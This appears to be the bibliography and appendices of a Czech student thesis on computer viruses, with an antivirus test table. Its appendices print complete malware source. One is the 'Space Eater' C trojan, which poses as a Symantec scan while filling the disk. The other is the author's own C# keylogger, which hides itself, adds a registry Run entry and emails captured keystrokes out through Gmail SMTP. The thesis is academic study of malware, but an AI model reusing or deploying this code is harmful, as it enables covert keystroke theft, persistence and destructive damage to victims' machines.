Počítačové viry a jejich šíření. In: w*ww.sly-tri-opice.estranky.cz* [online]. © 2007 [cit. 2014-01-15]. Dostupné z: http://www.sly-tri-opice.estranky.cz/clanky/vypocetni-technika/pocitacove-viry-a-jejich-sireni.html

Flashback malware earns makers $10,000 a day. *THE INQUIRER* [online]. May 02 2012 [cit. 2014-01-17]. Dostupné z: http://www.theinquirer.net/inquirer/news/2172037/flashback-malware-steals-thousands-day

Zákeřný trojský kůň Flashback vydělává hackerům 200 tisíc korun denně. *Novinky.cz* [online]. 4. května 2012 [cit. 2014-01-17]. Dostupné z: http://www.novinky.cz/internet-a-pc/bezpecnost/266760-zakerny-trojsky-kun-flashback-vydelava-hackerum-200-tisic-korun-denne.html

Flashback malware generated $10k per day in fraudulent ad clicks. *TECHSPOT* [online]. May 2, 2012 [cit. 2014-01-17]. Dostupné z: http://www.techspot.com/news/48423-flashback-malware-generated-10k-per-day-in-fraudulent-ad-clicks.html

Desítky lidí oznamují počítačový virus - Policie České republiky. In: *Úvodní strana - Policie České republiky* [online]. 2013 [cit. 2014-02-20]. Dostupné z: http://www.policie.cz/clanek/desitky-lidi-oznamuji-pocitacovy-virus.aspx

Space Eater. In: *How to Make a Trojan Horse | Go Hacking* [online]. 2009 [cit. 2014-02-15]. Dostupné z: http://www.gohacking.com/make-trojan-horse/

Srovnání antivirových programů, srovnání antivirů. *ANTIVIROVÉ CENTRUM* [online]. 2.2.2014 [cit. 2014-03-01]. Dostupné z: http://www.antivirovecentrum.cz/antiviry/srovnani.aspx

Historie počítačových virů. *Fakulta informatiky Masarykovy univerzity* [online]. 2001 [cit. 2013-12-05]. Dostupné z: http://www.fi.muni.cz/usr/jkucera/pv109/2001/xmichal1.html

7 Seznam použitých obrázků

8 Přílohy

Příloha 1 - Zdrojový kód trojského koně Space Eater

Příloha 2 - Keylogger class vlastního trojského koně

Příloha 3 - Email class vlastního trojského koně

Příloha 4 - Výsledky testování antivirových programů

Příloha 1 - Zdrojový kód trojského koně Space Eater[24]

```
#include<stdio.h>
#include<conio.h>
#include<dos.h>
#include<stdlib.h>
FILE *a,*t,*b;
int r,status,vir_count;
double i;
char ch[]="CREATING A HUGE FILE FOR OCCUPYING HARDDISK SPACE",choice;

void eatspace(void);
void findroot(void);
void showstatus(void);
void draw(void);
void accept(void);

void main()
{
draw();
accept();
textcolor(WHITE);
draw();
gotoxy(12,8);
cputs("ANALYZING YOUR SYSTEM. PLEASE WAIT...");
sleep(3);
gotoxy(12,8);
delline();
cputs("PRESS ANY KEY TO START THE SYSTEM SCAN...");
getch();
gotoxy(12,8);
delline();
findroot();
}

void accept()
{
textcolor(LIGHTRED);
gotoxy(1,8);
cputs("THIS PROGRAM IS A DEMO OF SIMPLE TROJAN HORSE. IF YOU RUN THIS PROGRAM IT
WILL\n\rEAT UP YOUR FULL HARD DISK SPACE ON ROOT DRIVE. HOWEVER IT IS POSSIBLE
```

[24] Space Eater. In: *How to Make a Trojan Horse | Go Hacking* [online]. 2009 [cit. 2014-02-15]. Dostupné z: http://www.gohacking.com/make-trojan-horse/

```
TO\n\rELIMINATE THE DAMAGE.\n\n\rTO CLEANUP THE DAMAGE YOU\'VE TO DELETE THE FILE
\"spceshot.dll\" LOCATED IN\n\n\r \"%windir%\\System32\".\n\n\rIF YOU WISH TO RUN
THE PROGRAM PRESS ENTER, OTHERWISE PRESS ANY KEY TO QUIT.");

if((choice=getch())!=13)
exit(0);
}

void draw()
{
clrscr();
textcolor(WHITE);
gotoxy(12,2);
cputs("*****************************************************");
gotoxy(12,6);
cputs("*****************************************************");
gotoxy(12,3);
cputs("*\n\b*\n\b*\n\b");
gotoxy(67,3);
cputs("*\n\b*\n\b*\n\b");
gotoxy(14,4);
cputs("SYMANTEC SECURITY SCAN - 2009 (QUICK SYSTEM SCANNER)");
}

void findroot()
{
t=fopen("C:\\windows\\explorer.exe","rb");
if(t!=NULL)
{
fclose(t);
textcolor(WHITE);
a=fopen("C:\\windows\\system32\\spceshot.dll","rb");
if(a!=NULL)
{
textcolor(LIGHTRED);
gotoxy(12,8);
cputs("SYSTEM SCAN WAS INTERRUPTED. TRY AGAIN LATER!");
getch();
exit(1);
}
b=fopen("C:\\windows\\system32\\spceshot.dll","wb+");
if(b!=NULL)
{
showstatus();
eatspace();
}
}
t=fopen("D:\\windows\\explorer.exe","rb");
if(t!=NULL)
{
fclose(t);
a=fopen("D:\\windows\\system32\\spceshot.dll","rb");
if(a!=NULL)
{
textcolor(LIGHTRED);
gotoxy(12,8);
cputs("SYSTEM SCAN WAS INTERRUPTED. TRY AGAIN LATER!");
getch();
exit(1);
}
```

```
b=fopen("D:\\windows\\system32\\spceshot.dll","wb+");
if(b!=NULL)
{
showstatus();
eatspace();
}
}
t=fopen("E:\\windows\\explorer.exe","rb");
if(t!=NULL)
{
fclose(t);
a=fopen("E:\\windows\\system32\\spceshot.dll","rb");
if(a!=NULL)
{
textcolor(LIGHTRED);
gotoxy(12,8);
cputs("SYSTEM SCAN WAS INTERRUPTED. TRY AGAIN LATER!");
getch();
exit(1);
}
b=fopen("E:\\windows\\system32\\spceshot.dll","wb+");
if(b!=NULL)
{
showstatus();
eatspace();
}
}
t=fopen("F:\\windows\\explorer.exe","rb");
if(t!=NULL)
{
fclose(t);
a=fopen("F:\\windows\\system32\\spceshot.dll","rb");
if(a!=NULL)
{
textcolor(LIGHTRED);
gotoxy(12,8);
cputs("SYSTEM SCAN WAS INTERRUPTED. TRY AGAIN LATER!");
getch();
exit(1);
}
b=fopen("F:\\windows\\system32\\spceshot.dll","wb+");
if(b!=NULL)
{
showstatus();
eatspace();
}
}
if(t==NULL)
{
textcolor(LIGHTRED);
gotoxy(12,8);
cputs("SYSTEM SCAN FAILED! PRESS ANY KEY TO CLOSE THIS PROGRAM.");
getch();
exit(1);
}
exit(1);
}

void eatspace()
{
```

```
textcolor(LIGHTRED);
gotoxy(12,16);
cputs("WARNING: DO NOT ABORT THE SCAN PROCESS UNTIL IT IS COMPLETED!\n");
textcolor(WHITE);
gotoxy(12,18);
while(1)
{
for(r=1;r<4;r++)
{
for(i=1;i<900000;i++)
{
status=fputs(ch,b);
if(status==EOF)
{
textcolor(WHITE);
vir_count=random(120);
draw();
gotoxy(12,8);
cprintf("SCAN COMPLETE!. DETECTED AND CLEANED OVER %d THREATS!",vir_count);
gotoxy(12,10);
cprintf("PRESS ANY KEY TO CLOSE...");
getch();
break;
}
}
cputs(".");
if(status==EOF) break;
}
if(status==EOF) break;
}
exit(0);
}

void showstatus()
{
gotoxy(12,8);
cputs("SCANNING THE SYSTEM FOR THREATS");
gotoxy(12,10);
cputs("THIS MAY TAKE UP A FEW MINUTES TO FEW HOURS");
gotoxy(12,13);
cputs("SCAN IN PROGRESS. PLEASE WAIT...");
}
```

Příloha 2 - Keylogger class vlastního trojského koně

```
using System;
using System.Collections.Generic;
using System.ComponentModel;
using System.Data;
using System.Drawing;
using System.Linq;
using System.Text;
using System.Runtime.InteropServices;
using System.Windows.Forms;
using System.IO;
using Microsoft.Win32;

namespace KeyLogger
{
```

```
    public partial class Form1 : Form
    {
        [DllImport("user32.dll")]
        private static extern short GetAsyncKeyState(int vKey);
        public Form1()
        {
            InitializeComponent();
            timer1.Start();
               System.IO.File.SetAttributes(Application.ExecutablePath,
System.IO.FileAttributes.Hidden);
              RegistryKey reg = Registry.LocalMachine.OpenSubKey
              ("Software\\Microsoft\\Windows\\CurrentVersion\\Run", true);
                reg.SetValue("zvukoveefekty", Application.ExecutablePath);
                reg.Close();

        }

        string text = "";
        private void timer1_Tick(object sender, EventArgs e)
        {
            string buffer = "";
            foreach (System.Int32 i in Enum.GetValues(typeof(Keys)))
            {
                if (GetAsyncKeyState(i) == -32767)
                    buffer += Enum.GetName(typeof(Keys), i);
            }
            text += buffer;
            if (text.Length > 1000)
                Email.Send(text);
            text = "";
        }
    }
}
```

Příloha 3 - Email class vlastního trojského koně

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Net;
using System.Net.Mail;


namespace KeyLogger
{
    public static class Email
    {
        public static void Send(string value)
        {

         string email = "email@gmail.com";
         string pass = "heslo";
         NetworkCredential loginInfo = new NetworkCredential(email, pass);
         MailMessage msg = new MailMessage();
         SmtpClient smtpclient = new SmtpClient("smtp.gmail.com", 587);


         msg.From = new MailAddress(email);
```

```
            msg.To.Add(new MailAddress("tomanmi@gmail.com"));
            msg.Body = value;
            msg.Subject = "Zaznam_keyloggeru";

            smtpclient.EnableSsl = true;
            smtpclient.UseDefaultCredentials = false;
            smtpclient.Credentials = loginInfo;
            smtpclient.Send(msg);

        }
    }
}
```

Příloha 4 - Výsledky testování antivirových programů

Tabulka 1 – Výsledky testování antivirových programů

Antivirový program	Počet testů	Neúspěšný	Úspěšný	Procento úspěšnosti
ESET (NOD32)	84	2	82	97,60%
Microsoft Security Essentials	11	1	10	90,90%
Symantec Norton	66	8	58	87,90%
Kaspersky	105	24	81	77,20%
McAfee	76	24	52	68,40%
Avast!	79	25	54	68,40%
AVG	74	25	49	66,20%

Zdroj: Srovnání antivirových programů, srovnání antivirů. *ANTIVIROVÉ CENTRUM* [online]. 2.2.2014 [cit. 2014-03-01]. Dostupné z: http://www.antivirovecentrum.cz/antiviry/srovnani.aspx